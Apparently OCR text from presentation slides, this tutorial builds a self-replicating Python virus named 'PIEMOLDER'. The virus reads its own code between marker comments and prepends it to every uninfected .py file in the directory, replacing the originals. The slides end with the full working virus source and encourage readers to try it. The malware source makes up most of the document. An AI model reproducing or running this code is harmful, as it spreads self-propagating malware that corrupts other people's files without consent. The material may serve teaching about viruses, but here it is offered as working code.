
        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)

execute('# This pie has molded \n')
# PIEMOLDER:END
```

- Call our function with the original mold
- Now it just the same, but it's prepped for self-rep :)






# Self reading...

magic python variable

```
import os  
  
myFilename = os.path.basename(__file__)  
me = open(myFilename, "r")  
  
for line in me.readlines():  
    print line,  
    ...
```




yes, you can should try this... just “vi test.py” edit it , then python test.py to see the results :)




# Self Infection Protection™

**Don't infect files that have the eye-catcher**

```
for py in allpies:  
    thepie = open(py, "r")  
    if "# PIEMOLDER:START" not in thepie.readline() and py != os.path.basename(__file__):  
        thepie = open(py, "r")
```



**Don't read ourself**





# Add self-reading to our virus

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```




# Change the call to our function

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```



execute(vstring)



# Question...

What's the content of vstring?



# Answer?

```
import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line
```

execute(vstring)

```
# PIEMOLDER:START

def execute(virus):
    import glob
    import os
    allpies = glob.glob("*.py")

    for py in allpies:
        thepie = open(py, "r")
        if "# PIEMOLDER:START" not in thepie.readline() and py != os.path.basename(__file__):
            thepie = open(py, "r")
            rottenpie = open("%s.rotten" % py, "w")

            rottenpie.write(virus)

            for line in thepie.readlines():
                rottenpie.write(line)

            thepie.close()
            rottenpie.close()

            os.remove(py)
            os.rename("%s.rotten" % py, py)

import os
virus = os.path.basename(__file__)
vfile = open(virus, "r")
copyover = False
vstring = ""
for line in vfile.readlines():
    if line.find("# PIEMOLDER:START") == 0:
        copyover = True
    if line.find("# PIEMOLDER:END") == 0:
        vstring += line
        copyover = False
    if copyover:
        vstring += line

execute(vstring)

# PIEMOLDER:END
```




